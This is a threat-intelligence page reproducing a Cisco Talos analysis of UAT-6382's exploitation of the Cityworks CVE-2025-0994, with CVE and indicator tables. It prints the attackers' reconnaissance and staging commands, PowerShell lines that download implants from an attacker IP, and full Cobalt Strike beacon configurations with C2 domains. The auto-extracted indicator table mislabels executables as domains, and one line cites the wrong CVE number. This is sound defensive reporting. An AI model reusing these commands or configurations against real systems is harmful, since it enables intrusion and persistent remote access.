UAT-6382 exploits Cityworks zero
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2025-0944 | A vulnerability was found in itsourcecode Tailoring Management System 1.0. A vulnerability was found in itsourcecode Tailoring Management System 1.0. It has been rated as critical. This issue affects some unknown processing of the file customerview.php. The manipulation of the argument id leads to sql injection. The attack may be initiated remotely. The exploit has been disclosed to the public and may be used. NVD description · AI analysis pending | 5.3 | 1% | PoC |
| — | |
| CVE-2025-0994 | Authenticated Deserialization RCE in Trimble Cityworks Trimble Cityworks, a GIS-based asset management platform used largely by local governments and utilities, contains a deserialization vulnerability (CWE-502). An authenticated user triggers the flaw by submitting maliciously crafted serialized input to the Cityworks web application. Successful exploitation yields remote code execution on the underlying Microsoft IIS web server hosting the product. Any organization running Cityworks on IIS is affected, especially where the server is internet-facing. The flaw was added to CISA's Known Exploited Vulnerabilities catalog on 2025-02-07, confirming exploitation in the wild; no public PoC is known, CVSS scoring is pending, and EPSS assigns roughly a 31% probability of exploitation within 30 days. Do: Patch or apply Trimble's mitigations to all Cityworks/IIS servers per vendor instructions, as required by the CISA KEV listing, and discontinue use if mitigations are unavailable. Because exploitation requires authentication, review and rotate Cityworks accounts and credentials, and inspect IIS/application logs on exposed servers for signs of compromise (ransomware use is unconfirmed but possible). | 8.6 | 31% | KEV |
| nicheroughly hundreds to low thousands of deployments, concentrated at local governments, utilities and public agencies (estimate; no public install counts… |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | cdn.lgaircon.xyz | covered reaches out to the command-and-control (C2) domain “cdn[.]lgaircon[.]xyz” and specifically consists of the following configurati |
| domain | cdn.phototagx.com | 91b8dd91a8bbb8cdefd94d4568a4aea8e1dcdd8869f738 Network IOCs cdn[.]phototagx[.]com www[.]roomako[.]com lgaircon[.]xyz https://www[.]roomak |
| domain | cmd.exe | d multiple backdoors on compromised systems via PowerShell: cmd[.]exe /c powershell -Command Invoke-WebRequest -Uri 'hxxp[://]1 |
| domain | dllhost.exe | rb - POST HttpPostChunk - 0 Spawnto_x86 - %windir%\syswow64\dllhost[.]exe Spawnto_x64 - %windir%\sysnative\dllhost[.]exe CryptoSche |
| domain | gpupdate.exe | rb - GET HttpPostChunk - 96 Spawnto_x86 - %windir%\syswow64\gpupdate[.]exe Spawnto_x64 - %windir%\sysnative\gpupdate[.]exe CryptoSch |
| domain | jquery-3.3.1.min.js | 0\x00\x00\x00\x00\x00\x00' C2Server - cdn[.]lgaircon[.]xyz,/jquery-3[.]3[.]1[.]min[.]js UserAgent - Not Found HttpPostUri - /jquery-3[.]3[. |
| domain | jquery-3.3.2.min.js | y-3[.]3[.]1[.]min[.]js UserAgent - Not Found HttpPostUri - /jquery-3[.]3[.]2[.]min[.]js HttpGet_Metadata - Not Found HttpPost_Metadata - No |
| domain | kernel32.dll | tart NtQueueApcThread-s SetThreadContext CreateRemoteThread kernel32[.]dll:LoadLibraryA RtlCreateUserThread ProcInject_AllocationMet |
| domain | lgaircon.xyz | PublicKey_MD5 - 00c96a736d29c55e29c5e3291aedb0fd C2Server - lgaircon[.]xyz,/owa/OPWiaTU-ZEbuwIAKGPHoQAP006-PTsjBGKQUxZorq2 UserAgent |
| domain | lvlwph.exe | Invoke-WebRequest -Uri 'hxxp[://]192[.]210[.]239[.]172:3219/LVLWPH[.]exe' -OutFile '<parent_directory>\LVLWPH[.]exe' cmd.exe /c po |
| domain | mcucat.exe | d Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/MCUCAT[.]exe' -OutFile 'C:\windows\temp\z1.exe' powershell -Command In |
| domain | notepad.exe | mbedded payload and inject it into a benign process such as notepad[.]exe to activate the payload. Talos has so far found two types |
| domain | ntdll.dll | x90\x90\x90\x90\x90\x90\x90\x90' Empty ProcInject_Execute - ntdll[.]dll:RtlUserThreadStart NtQueueApcThread-s SetThreadContext Cr |
| domain | tjplyt.exe | d Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/TJPLYT[.]exe' -OutFile 'C:\windows\temp\z33.exe' cmd.exe /c powershell |
| domain | www.roomako.com | ts - 0 Retry_Duration - 0 Another beacon reaches out to C2 “www[.]roomako[.]com” and has the following configuration: BeaconType - HTTP |
| domain | z44.exe | d Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/z44[.]exe' -OutFile 'C:\windows\temp\z44.exe' The implants Talos re |
| md5 | 00c96a736d29c55e29c5e3291aedb0fd | ze - 2097152 Jitter - 30 MaxDNS - Not Found PublicKey_MD5 - 00c96a736d29c55e29c5e3291aedb0fd C2Server - lgaircon[.]xyz,/owa/OPWiaTU-ZEbuwIAKGPHoQAP006-P |
| sha256 | 14ed3878b6623c287283a8a80020f68e1cb6bfc37b236f33a95f3a64c4f4611f | n also be found in our GitHub repository here . TetraLoader 14ed3878b6623c287283a8a80020f68e1cb6bfc37b236f33a95f3a64c4f4611f 4ffc33bdc8527a2e8cb87e49cdc16c3b1480dfc135e507d552f581a67d1 |
| sha256 | 1c38e3cda8ac6d79d9da40834367697a209c6b07e6b3ab93b3a4f375b161a901 | c03927bcd2810ce98205ff871ef1ebf4344fba187e126e50caa1e43250b 1c38e3cda8ac6d79d9da40834367697a209c6b07e6b3ab93b3a4f375b161a901 CobaltStrike beacons C02d50d0eb3974818091b8dd91a8bbb8cdefd9 |
| sha256 | 1de72c03927bcd2810ce98205ff871ef1ebf4344fba187e126e50caa1e43250b | 3bdc8527a2e8cb87e49cdc16c3b1480dfc135e507d552f581a67d1850a9 1de72c03927bcd2810ce98205ff871ef1ebf4344fba187e126e50caa1e43250b 1c38e3cda8ac6d79d9da40834367697a209c6b07e6b3ab93b3a4f375b16 |
| sha256 | 4ffc33bdc8527a2e8cb87e49cdc16c3b1480dfc135e507d552f581a67d1850a9 | 878b6623c287283a8a80020f68e1cb6bfc37b236f33a95f3a64c4f4611f 4ffc33bdc8527a2e8cb87e49cdc16c3b1480dfc135e507d552f581a67d1850a9 1de72c03927bcd2810ce98205ff871ef1ebf4344fba187e126e50caa1e4 |
| sha256 | c02d50d0eb3974818091b8dd91a8bbb8cdefd94d4568a4aea8e1dcdd8869f738 | 67697a209c6b07e6b3ab93b3a4f375b161a901 CobaltStrike beacons C02d50d0eb3974818091b8dd91a8bbb8cdefd94d4568a4aea8e1dcdd8869f738 Network IOCs cdn[.]phototagx[.]com www[.]roomako[.]com lgai |
Full article1,974 words · extracted from blog.talosintelligence.com · click to collapse
- Cisco Talos has observed exploitation of CVE-2025-0994, a remote-code-execution vulnerability in Cityworks, a popular asset management system.
- The Cybersecurity and Infrastructure Security Agency (CISA) and Trimble have both released advisories pertaining to this vulnerability, with Trimble’s advisory specifically listing indicators of compromise (IOCs) related to the intrusion exploiting the CVE.
- IOCs pertaining to intrusions discovered by Talos that involve the exploitation of CVE-2025-0994 overlap with those listed in Trimble’s advisory.
- Talos clusters this set of intrusions, exploiting CVE-2025-0994, under the “UAT-6382” umbrella of activity. Based on tooling and tactics, techniques and procedures (TTPs) employed by the threat actor, Talos assesses with high confidence that the exploitation and subsequent post-compromise activity is carried out by Chinese-speaking threat actors.
- Post-compromise activity involves the rapid deployment of web shells such as AntSword and chinatso/Chopper on the underlying IIS web servers. UAT-6382 also employed the use of Rust-based loaders to deploy Cobalt Strike and VSHell malware to maintain long-term persistent access.
- We track the Rust-based loaders as “TetraLoader,” built using a recently publicly available malware building framework called “MaLoader.” MaLoader, written in Simplified Chinese, allows its operators to wrap shellcode and other payloads into a Rust-based binary, resulting in the creation of TetraLoader.
Talos has found intrusions in enterprise networks of local governing bodies in the United States (U.S.), beginning January 2025 when initial exploitation first took place. UAT-6382 successfully exploited CVE-2025-0944, conducted reconnaissance and rapidly deployed a variety of web shells and custom-made malware to maintain long-term access. Upon gaining access, UAT-6382 expressed a clear interest in pivoting to systems related to utilities management.
The web shells, including AntSword, chinatso/Chopper and generic file uploaders, contained messaging written in the Chinese language. Furthermore, the custom tooling, TetraLoader, was built using a malware-builder called “MaLoader” that is also written in Simplified Chinese. Based on the nature of this tooling, TTPs, hands-on-keyboard activity and victimology, Talos assesses with high confidence that UAT-6382 is a Chinese-speaking threat actor.
Initial reconnaissance
Successful exploitation of the vulnerable Cityworks application leads to the attackers conducting preliminary reconnaissance to identify and fingerprint the server:
cmd.exe /c ipconfig
cmd.exe /c pwd
cmd.exe /c dir
cmd.exe /c dir ..
cmd.exe /c dir c:\
cmd.exe /c dir c:\inetpub
cmd.exe /c tasklist
Specific folders were enumerated before attempting to place web shells in them:
cmd.exe /c dir c:\inetpub\wwwroot
cmd.exe /c c:\inetpub\wwwroot\CityworksServer\WebSite
cmd.exe /c dir c:\inetpub\wwwroot\CityworksServer\WebSite\Assets

UAT-6382 heavily utilizes web shells
Initial reconnaissance almost immediately led to the deployment of web shells to establish backdoor entry into the compromised network. These web shells consisted of multiple variations of AntSword, chinatso and Behinder along with additional generic file uploaders containing messages written in the Chinese language.
File enumeration and staging for exfiltration
UAT-6382 enumerated multiple directories on servers of interest to identify files of interest to them and then staged them in directories where they had deployed web shells for easy exfiltration:
cmd.exe /c dir c:\inetpub\wwwroot\CityworksServer\
cmd.exe /c copy c:\inetpub\wwwroot\CityworksServer\<backup_archives> c:\inetpub\wwwroot\CityworksServer\Uploads\
Deployment of backdoors
UAT-6382 downloaded and deployed multiple backdoors on compromised systems via PowerShell:
cmd[.]exe /c powershell -Command Invoke-WebRequest -Uri 'hxxp[://]192[.]210[.]239[.]172:3219/LVLWPH[.]exe' -OutFile '<parent_directory>\LVLWPH[.]exe'
cmd.exe /c powershell -Command Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/MCUCAT[.]exe' -OutFile 'C:\windows\temp\z1.exe'
powershell -Command Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/TJPLYT[.]exe' -OutFile 'C:\windows\temp\z33.exe'
cmd.exe /c powershell -Command Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/z44[.]exe' -OutFile 'C:\windows\temp\z44.exe'
The implants Talos recovered are Rust-based loaders containing an encoded or encrypted payload. The payload is decoded/decrypted and injected into a benign process by the loader component. We track the loaders as “TetraLoader.”
TetraLoader analysis
TetraLoader is a simple Rust-based loader. It will decode an embedded payload and inject it into a benign process such as notepad[.]exe to activate the payload. Talos has so far found two types of payloads deployed by TetraLoader on the infected endpoints:
- Cobalt Strike beacons: These are position-independent, in-memory Cobalt Strike beacon shellcodes that are injected into a specified benign process by TetraLoader.
- VShell stager: Position independent shellcode, we’ve identified as a stager for VShell, that talks to a hardcoded C2 server and executes code issued to it.
TetraLoader is built using a relatively new payload builder framework known as “MaLoader,” which first appeared on GitHub in December 2024. MaLoader has multiple options to encode and embed shellcodes into TetraLoader, the Rust-based container.

Figure 2. MaLoader’s builder interface
MaLoader is written in Simplified Chinese, indicating that threat actors that employed it likely knew the language to a substantial degree of proficiency.
Cobalt Strike beacons
The Cobalt Strike beacons are relatively straightforward, with minimal changes as compared to traditionally generated Cobalt Strike beacons. One of the beacons Talos discovered reaches out to the command-and-control (C2) domain “cdn[.]lgaircon[.]xyz” and specifically consists of the following configuration settings:
BeaconType - HTTPS
Port - 443
SleepTime - 45000
MaxGetSize - 2801745
Jitter - 37
MaxDNS - Not Found
PublicKey - b'0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02\x81\x81\x00\x81\x92\xaa\x1d\xdeph\xa6\x80\xf7\xc9\x7f\xcf\xba\xce6\xd9\x11(\x00\x1a\x95<\xa5\xdf\x19\x06\xf3\xd1;\xb1\x15\xe9\xdb\xcan\xc6\xba\xdb{\xd3\xc4,\xd4\xcf\xd1\x07\xe2\x1fI\x07%\xd2r\x9c\xa7\xd1z+Z\xdd\xac\xd0\x18\x04\x8e\xfbqp\xe1\xe1\xb81\xb1V\x12\xe4\x8d\xf0\xc0V\x1c\xf9\xc6\xca\xc8\xed\xc4,Y~\x17r\xebP)\xed\xa6\xba\xdc\xf5+\xedS.T\xdc\x8bl\xee&\x9e\x84\xb4a\xb1k\x9a\xc1x\x00q\r\xe6\xbfq\x02\x03\x01\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
C2Server - cdn[.]lgaircon[.]xyz,/jquery-3[.]3[.]1[.]min[.]js
UserAgent - Not Found
HttpPostUri - /jquery-3[.]3[.]2[.]min[.]js
HttpGet_Metadata - Not Found
HttpPost_Metadata - Not Found
SpawnTo - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\dllhost[.]exe
Spawnto_x64 - %windir%\sysnative\dllhost[.]exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark - 987654321
bStageCleanup - True
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - False
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 17500
ProcInject_PrependAppend_x86 - b'\x90\x90'
                                  Empty
ProcInject_PrependAppend_x64 - b'\x90\x90'
                                Empty
ProcInject_Execute - ntdll:RtlUserThreadStart
                     CreateThread
                     NtQueueApcThread-s
                     CreateRemoteThread
                     RtlCreateUserThread
ProcInject_AllocationMethod - NtMapViewOfSection
bUsesCookies - True
HostHeader - Host: cdn[.]lgaircon[.]xyz
A second beacon using the same C2 domain consists of the following more detailed configuration:
BeaconType - HTTPS
Port - 443
SleepTime - 35000
MaxGetSize - 2097152
Jitter - 30
MaxDNS - Not Found
PublicKey_MD5 - 00c96a736d29c55e29c5e3291aedb0fd
C2Server - lgaircon[.]xyz,/owa/OPWiaTU-ZEbuwIAKGPHoQAP006-PTsjBGKQUxZorq2
UserAgent - Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.3 Safari/605.1.15
HttpPostUri - /owa/idQ0RKiA2O1i9KKDzKRdmIBmkA8uQxmFzpBGRzGjaqG
Malleable_C2_Instructions - NetBIOS decode 'a'
HttpGet_Metadata - ConstHeaders
                  Host: lgaircon[.]xyz
                  Accept: */ *
                  Cookie: MicrosoftApplicationsTelemetryDeviceId=95c18d8-4dce9854;ClientId=1C0F6C5D910F9;MSPAuth=3EkAjDKjI;xid=730bf7;wla42=ZG0yMzA2KjEs
                  ConstParams
                  path=/calendar
                  Metadata
                  netbios
                  parameter "wa"
HttpPost_Metadata - ConstHeaders
                    Host: lgaircon[.]xyz
                    Accept: */ *
                    SessionId
                    netbios
                    prepend "wla42="
                    prepend "xid=730bf7;"
                    prepend "MSPAuth=3EkAjDKjI;"
                    prepend "ClientId=1C0F6C5D910F9;"
                    prepend "MicrosoftApplicationsTelemetryDeviceId=95c18d8-4dce9854;"
                    header "Cookie"
                    Output
                    netbios
                    parameter "wa"
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - GET
HttpPostChunk - 96
Spawnto_x86 - %windir%\syswow64\gpupdate[.]exe
Spawnto_x64 - %windir%\sysnative\gpupdate[.]exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark_Hash - NtZOV6JzDr9QkEnX6bobPg==
Watermark - 987654321
bStageCleanup - True
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - True
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 26808
ProcInject_PrependAppend_x86 - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                Empty
ProcInject_PrependAppend_x64 - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                Empty
ProcInject_Execute - ntdll[.]dll:RtlUserThreadStart
                     NtQueueApcThread-s
                     SetThreadContext
                     CreateRemoteThread
                     kernel32[.]dll:LoadLibraryA
                     RtlCreateUserThread
ProcInject_AllocationMethod - VirtualAllocEx
bUsesCookies - True
HostHeader -
headersToRemove - Not Found
DNS_Beaconing - Not Found
DNS_get_TypeA - Not Found
DNS_get_TypeAAAA - Not Found
DNS_get_TypeTXT - Not Found
DNS_put_metadata - Not Found
DNS_put_output - Not Found
DNS_resolver - Not Found
DNS_strategy - round-robin
DNS_strategy_rotate_seconds - -1
DNS_strategy_fail_x - -1
DNS_strategy_fail_seconds - -1
Retry_Max_Attempts - 0
Retry_Increase_Attempts - 0
Retry_Duration - 0
Another beacon reaches out to C2 “www[.]roomako[.]com” and has the following configuration:
BeaconType - HTTPS
Port - 443
SleepTime - 25000
MaxGetSize - 2801745
Jitter - 37
MaxDNS - Not Found
PublicKey - b"0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02\x81\x81\x00\xaa#\x18\xebx;\xd3?\xe7\xa7\xb5\x95\xb1\xe7\xb2a\x99O)\x8e\xebx/:\xc10c\xfe\x04#\xe5_ \x82\xab\x9d\xbe\x99\xd0W\xb5\xfafra\x14@\x9a\x16Fs5\xa0\xe6\xf3\xa6\x13\xdc\x91N\xdeql\x89\xc5RkD\xefq\xea\xa8\xc5'$\xdf]l#\xacs\x0c/;\xc3E\xf8\x0fS\x7f\xbd\xcd\x0b]E\x97\xf2\xf2Q\xe8\x00\xa7u\x04\x90\r\x95\xfd\xac`k9\xefa\xe5\x9ftW\xc5\xc7\x90\xb8\x8a\x15\xab+\x02\x03\x01\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
C2Server - www[.]roomako[.]com,/jquery-3[.]3[.]1[.]min[.]js
UserAgent - Not Found
HttpPostUri - /jquery-3[.]3[.]2[.]min[.]js
HttpGet_Metadata - Not Found
HttpPost_Metadata - Not Found
SpawnTo - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\dllhost[.]exe
Spawnto_x64 - %windir%\sysnative\dllhost[.]exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark - 987654321
bStageCleanup - True
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - False
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 17500
ProcInject_PrependAppend_x86 - b'\x90\x90\x90'
                              Empty
ProcInject_PrependAppend_x64 - b'\x90\x90\x90'
                              Empty
ProcInject_Execute - ntdll:RtlUserThreadStart
                     CreateThread
                     NtQueueApcThread-s
                     CreateRemoteThread
                     RtlCreateUserThread
ProcInject_AllocationMethod - NtMapViewOfSection
  bUsesCookies - True
HostHeader - Host: www[.]roomako[.]com
VShell stager
The VShell stager is relatively simple and uses rudimentary socket APIs to connect with a hardcoded C2 server such as “192[.]210[.]239[.]172:2219”. The stager, usually injected into a benign process by TetraLoader, initially sends a preliminary beacon to the C2 and then waits for a response. The response sent by the C2 is usually a single-byte Xorred payload that is then executed in memory by the implant. This is likely UAT-6382's modification in VShell.

The payload received by the VShell stager is in fact the actual VShell implant. VShell is a GoLang-based implant that talks to its C2 and provides a wide variety of remote access trojan-based functionalities, such as the capabilities to perform file management, run arbitrary commands, take screenshots and run NPS-based proxies on the infected endpoint.

